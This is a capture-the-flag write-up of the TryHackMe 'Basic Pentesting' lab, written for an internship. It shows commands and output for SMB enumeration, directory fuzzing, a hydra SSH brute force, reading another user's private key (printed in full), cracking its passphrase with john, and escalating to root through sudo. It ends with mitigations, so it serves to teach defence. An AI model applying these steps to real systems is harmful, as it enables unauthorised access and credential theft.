Basic Pentest

#ShadowFox Internship
#Link:https://tryhackme.com/r/room/basicpentestingjt

IP: 10.10.206.61
OS: Ubuntu
WEB TECHNOLOGY: Apache httpd 2.4.18

Start off by exporting the IP in the environment.

export IP='10.10.206.61'

==========
SCANNING:

Perform a nmap scan against the machine to find the running services

nmap -sCV -p- $IP --open

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
| 256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_ 256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
| ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
| Computer name: basic2
| NetBIOS computer name: BASIC2\x00
| Domain name: \x00
| FQDN: basic2
|_ System time: 2024-05-03T05:44:03-04:00
|_clock-skew: mean: 1h20m00s, deviation: 2h18m35s, median: 0s
| smb-security-mode:
| account_used: guest
| authentication_level: user

| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-time:
| date: 2024-05-03T09:44:02
|_ start_date: N/A
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

==========

OPEN PORTS:

22 → ssh
80 → http
139,445 → smb
8009 → ajp

==========

ENUMERATION:

I started enumerating SMB (139,445) for finding share that had read permission

```
┌──(debangshu㉿kali)-[~/Desktop/shadowfox/Advanced]
└─$ smbclient -L \\\\$IP\\
Password for [WORKGROUP\debangshu]:

        Sharename       Type      Comment
        ---------       ----      -------
        Anonymous       Disk
        IPC$            IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            BASIC2
```

```
┌──(debangshu㉿kali)-[~/Desktop/shadowfox/Advanced]
└─$ smbmap -H $IP

    SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.206.61:445        Name: 10.10.206.61              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        Anonymous                                               READ ONLY
        IPC$                                                    NO ACCESS       IPC Service (Samba Server 4.3.11-Ubuntu)
```

And, I found a share “Anonymous” which had read permission.

Accessing the share I got a file named staff.txt ,downloaded it locally

```
┌──(debangshu㉿kali)-[~/Desktop/shadowfox/Advanced]
└─$ smbclient \\\\$IP\\Anonymous
Password for [WORKGROUP\debangshu]:
Try "help" to get a list of possible commands.
smb: \> ls -la
NT_STATUS_NO_SUCH_FILE listing \-la
smb: \> ls
  .                                   D        0  Thu Apr 19 23:01:20 2018
  ..                                  D        0  Thu Apr 19 22:43:06 2018
  staff.txt                           N      173  Thu Apr 19 22:59:55 2018

                14318640 blocks of size 1024. 10821148 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \>
```

From the file we got hold of two name they could be the potential users [jan,kay]

After it, I ran enum4linux for enumerating SMB more... . And successfully found the Users

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

Then Moved to port 80 (http) and 8009 (ajp) for enumerating further.

[**NOTE:** AJP runs in Apache HTTP Server, AJP carries the same information as http but in a binary format]

But found out port 8009 to be a rabbit hole [since it didn't response when I tried connecting it with via netcat (nc -v

$IP 8009)]


Started fuzzing the website using Gobuster and found out an interesting directory named /development

```
┌──(debangshu㉿kali)-[~/Desktop/shadowfox/Advanced]
└─$ gobuster dir -u http://10.10.206.61 -w /usr/share/wordlists/dirb/common.txt -x txt,bak,php,html,sql,zip,git
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.206.61
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              git,txt,bak,php,html,sql,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 292]
/.hta                 (Status: 403) [Size: 291]
/.hta.bak             (Status: 403) [Size: 295]
/.hta.php             (Status: 403) [Size: 295]
/.hta.html            (Status: 403) [Size: 296]
/.hta.zip             (Status: 403) [Size: 295]
/.htaccess.git        (Status: 403) [Size: 300]
/.htaccess.txt        (Status: 403) [Size: 300]
/.htaccess            (Status: 403) [Size: 296]
/.htaccess.sql        (Status: 403) [Size: 300]
/.hta.sql             (Status: 403) [Size: 295]
/.htaccess.zip        (Status: 403) [Size: 300]
/.hta.git             (Status: 403) [Size: 295]
/.hta.txt             (Status: 403) [Size: 295]
/.htaccess.html       (Status: 403) [Size: 301]
/.htpasswd.zip        (Status: 403) [Size: 300]
/.htpasswd            (Status: 403) [Size: 296]
/.htpasswd.html       (Status: 403) [Size: 301]
/.htpasswd.php        (Status: 403) [Size: 300]
/.htaccess.bak        (Status: 403) [Size: 300]
/.htpasswd.txt        (Status: 403) [Size: 300]
/.htpasswd.sql        (Status: 403) [Size: 300]
/.htpasswd.bak        (Status: 403) [Size: 300]
/.htaccess.php        (Status: 403) [Size: 300]
/.htpasswd.git        (Status: 403) [Size: 300]
/development          (Status: 301) [Size: 318] [--> http://10.10.206.61/development/]
/index.html           (Status: 200) [Size: 158]
/index.html           (Status: 200) [Size: 158]
/server-status        (Status: 403) [Size: 300]
Progress: 36912 / 36920 (99.98%)
===============================================================
Finished
===============================================================
```

Navigating to /development directory and getting hint from '/development/j.txt' [that user jan is using weak password]

Then,I tried to bruteforce the ssh service with the user 'jan' and by using 'rockyou' password file [This file contains over 14,341,564 passwords that were previously leaked in data breaches.] and found out the password to be 'armando'

hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://$IP -V -t 64



INITIAL FOOTHOLD:


Getting into the system as jan

```
┌──(debangshu㉿kali)-[~/Desktop/shadowfox/Advanced]
└─$ ssh jan@$IP
The authenticity of host '10.10.206.61 (10.10.206.61)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:97: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.206.61' (ED25519) to the list of known hosts.
jan@10.10.206.61's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$
```

Enumerating further I found that jan did not had permission to run as root. We had another user named kay so before escallating priviledge vertically we need to escallate the priviledge horizontally (i.e we have to be kay in the system)

But, I didn't found anything interesting after enumerating manually and thought of enumerating using linpeas

I started my python http server and transferred the linpeas to the target.



And Boom Linpeas did it's job :)

It found an id_rsa file from kay's home directory , Now it's time for lateral priviledge escallation

```
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

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
-----END RSA PRIVATE KEY-----
jan@basic2:/home/kay/.ssh$
```

Now,transferred the id_rsa file locally and changed the file permission.

chmod 600 id_rsa

And tried to login as kay

ssh -i id_rsa kay@$IP

but it prompted us for id_rsa 's passphrase

```
┌──(debangshu㉿kali)-[~/Desktop/shadowfox/Advanced]
└─$ ssh -i id_rsa kay@$IP
Enter passphrase for key 'id_rsa':
```

Next, I used john's utility named 'ssh2john' to get its passphrase

ssh2john id_rsa > passphrase

Then, cracking the passphrase using john

```
┌──(debangshu㉿kali)-[~/Desktop/shadowfox/Advanced]
└─$ sudo john passphrase --wordlist=/usr/share/wordlists/rockyou_utf8.txt
[sudo] password for debangshu:
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
1g 0:00:00:00 DONE (2024-05-03 17:09) 25.00g/s 2068Kp/s 2068Kc/s 2068KC/s bird..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now I logged in as Kay :)

Navigating to its home directory I found a file called pass.bak and it contains kay's password

```
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```


PRIVILEDGE ESCALLATION:

The first thing I do after getting initial foothold is: sudo -l

And found out that kay had the permission to run anything as root without permission

sudo su [entered this command to become root]

And Finally I became root!!!



MITIGATION:

1. The SMB share should not have anonymous null session on.
2. Should not expose sensitive directory to the internet.
3. No hardcoded credentials should be stored in the system.
4. The system should always ask for password while performing any administrative level command [Misconfiguration], Proper Configuration is needed.